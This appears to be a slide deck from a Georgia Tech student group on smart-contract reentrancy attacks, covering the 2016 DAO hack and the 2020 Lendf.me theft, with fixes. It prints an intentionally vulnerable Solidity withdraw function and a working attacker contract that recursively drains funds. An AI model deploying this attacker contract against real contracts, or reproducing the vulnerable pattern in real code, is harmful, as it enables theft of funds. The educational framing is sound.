Reentrancy Attack


Ding Zhang
Peijia Yao
Rohan Pawar
Yizhi Huang
Wenxuan Zhang

Georgia Tech

How does it work

- contract A makes an external call to another untrusted contract B

- B makes a recursive call back to the original function in A, attempting to drain funds



DAO Hack (2016)

Overview


- In 2016, DAO was created and raised $150m worth of ETH
  - 3 month later, “blackhat” hacker use reentrancy attack to drain most funds
  - During debating, “whitehat” hacker use same hack try to rescue

- To fork or not?
  - Invalidate the hack
  - Against the principle of decentralization

- Today: Ethereum Classic & Ethereum

Example DAO contract


- deposit(): once a contribution is received, it increments the investor’s balance
- withdraw() function sends the ETH to the investor *before* it resets their balance to zero
- The send transaction does not finish executing until the hacker’s fallback function finishes executing, so the hacker’s balance is not set to zero until the fallback function finishes



```
pragma solidity ^0.8.10;

contract Dao {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        require(msg.value >= 1 ether, "Deposits must be no less than 1 Ether");
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        // Check user's balance
        require(
            balances[msg.sender] >= 1 ether,
            "Insufficient funds.  Cannot withdraw"
        );
        uint256 bal = balances[msg.sender];

        // Withdraw user's balance
        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to withdraw sender's balance");

        // Update user's balance.
        balances[msg.sender] = 0;
    }

    function daoBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

Hacker's Contract


- attack() function deposits the hacker's "investment" in The DAO and then kicks off the attack by calling The DAO contract's withdraw()
- Fallback() checks that The DAO's contract still has some ETH left in it and then calls The DAO contract's withdraw() function
- Once The DAO contract's ETH balance is drained, the fallback() function will no longer execute the withdraw() function



```
interface IDao {
    function withdraw() external ;
    function deposit()external  payable;
 }

contract Hacker{
    IDao dao;

    constructor(address _dao){
        dao = IDao(_dao);
    }

    function attack() public payable {
        // Seed the Dao with at least 1 Ether.
        require(msg.value >= 1 ether, "Need at least 1 ether to commence attack.");
        dao.deposit{value: msg.value}();

        // Withdraw from Dao.
        dao.withdraw();
    }

    fallback() external payable{
        if(address(dao).balance >= 1 ether){
            dao.withdraw();
        }
    }

    function getBalance()public view returns (uint){
        return address(this).balance;
    }
}
```


Possible Fix

Update balance earlier



```
Contract Dao {
…

    function withdraw() public {
        // Check user's balance
        require(
            balances[msg.sender] >= 1 ether,
            "Insufficient funds.  Cannot withdraw"
        );
        uint256 bal = balances[msg.sender];

        // Update user's balance.
        balances[msg.sender] = 0;

        // Withdraw user's balance
        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to withdraw sender's balance");

        // Update user's balance.
        ~~balances[msg.sender] = 0;~~
    }
}
```

Lock withdraw()



```
Contract Dao {
    bool internal locked;

    modifier noReentrancy() {
        require(!locked, "No reentrancy");
        locked = true;
        _;
        locked = false;
    }

  //……
    function withdraw() public noReentrancy {

    // withdraw logic goes here…

    }
}
```


Lendf.me Protocol (2020)

Overview

- Lendf.me

  decentralized finance protocol designed to support lending operations on the Eth platform

- April 18th 2020, hacker used a reentrancy attack to steal $25 million
- …




Transaction Details


Feature Tip: Track historical data points of any address with the **analytics module !**

Transaction Hash:	0xae7d664bdfcc54220df4f18d339005c6faf6e62c9ca79c56387bc0389274363b
Status:	Success
Block:	9899738 1183 Block Confirmations
Timestamp:	4 hrs 31 mins ago (Apr-19-2020 12:58:55 AM +UTC)
From:	0xa9bf70a420d364e923c74448d9d817d3f2a77822
To:	Contract 0x538359785a8d5ab1a741a0ba94f26a800759d91d
Tokens Transferred: 3	From 0x538359785a8d5a... To Lendf.Me For 0.00021593 ($1.51) The Tokenize... (imBTC) From Lendf.Me To 0x538359785a8d5a... For 0.00043188 ($3.03) The Tokenize... (imBTC) From 0x538359785a8d5a... To Lendf.Me For 0.00000001 ($0.00) The Tokenize... (imBTC)
Transaction Action	Supply 0.00021593 imBTC To Lendf.Me Withdraw 0.00043188 imBTC From Lendf.Me Supply 0.00000001 imBTC To Lendf.Me
Value:	0 Ether ($0.00)
Transaction Fee:	0.0026283666 Ether ($0.49)
Private Note:	To access the Private Note feature, you must be Logged In

Code Analysis




```
    ///////////////////////////
    // EFFECTS & INTERACTIONS
    // (No safe failures beyond this point)

    // We ERC-20 transfer the asset into the protocol (note: pre-conditions already checked above)
    err = doTransferIn(asset, msg.sender, amount);
    if (err != Error.NO_ERROR) {
        // This is safe since it's our first interaction and it didn't do anything if it failed
        return fail(err, FailureInfo.SUPPLY_TRANSFER_IN_FAILED);
    }

    // Save market updates
    market.blockNumber = getBlockNumber();
    market.totalSupply =  localResults.newTotalSupply;
    market.supplyRateMantissa = localResults.newSupplyRateMantissa;
    market.supplyIndex = localResults.newSupplyIndex;
    market.borrowRateMantissa = localResults.newBorrowRateMantissa;
    market.borrowIndex = localResults.newBorrowIndex;

    // Save user updates
    localResults.startingBalance = balance.principal; // save for use in `SupplyReceived` event
    balance.principal = localResults.userSupplyUpdated;
